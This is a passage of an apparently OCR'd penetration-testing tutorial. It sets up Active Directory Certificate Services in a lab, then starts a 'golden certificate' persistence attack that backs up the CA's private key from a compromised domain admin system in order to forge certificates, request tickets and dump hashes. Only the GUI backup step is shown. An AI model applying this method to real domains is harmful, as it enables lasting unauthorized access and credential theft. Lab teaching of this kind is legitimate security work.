
Step 13: Create a new private key. As explained above, a private key is required to sign any user certificate including the root CA. This key can be used to forge a golden certificate as will be explained later.




Step 14: You can modify as per your wish. We are leaving everything to the default settings.




Step 15: Here, you can add the common name for this CA certificate you installed




Step 16: Specify the validity of the certificate. For demo purposes leaving them to the default




Step 17: Customise the locations for the cert and click next.



Step 18: Click on configure



Step 19: As you can see, the certificate is now configured successfully



Now that we have set up ADCS and certificate-based authentication, we are good to go.

Here, we have the following architecture for testing:

Domain Controller- DC1@ignite.local – Admin


User (Client) – harshit@ignite.local – Windows 10 client connected

Attacker Machine – Kali Linux standalone


Extracting CA certificate

This article demonstrates domain persistence. Hence, we are assuming that the attacker has already compromised a user machine in the domain and escalated its privileges to the domain admin. Now, the attacker wants his connection to persist for a long period of time. That's where the golden certificate comes into play. To forge a golden certificate, we will extract the CA certificate+private key combo first, using that file (private key), we will forge a new certificate for a particular user (here, DC) and then use that certificate to ask for tickets, dump hashes etc.


First step is to extract the CA. We can use **certsrv.msc** run command on the compromised domain admin system.




It will open up a window listing all the CAs in server pool. We choose back up CA



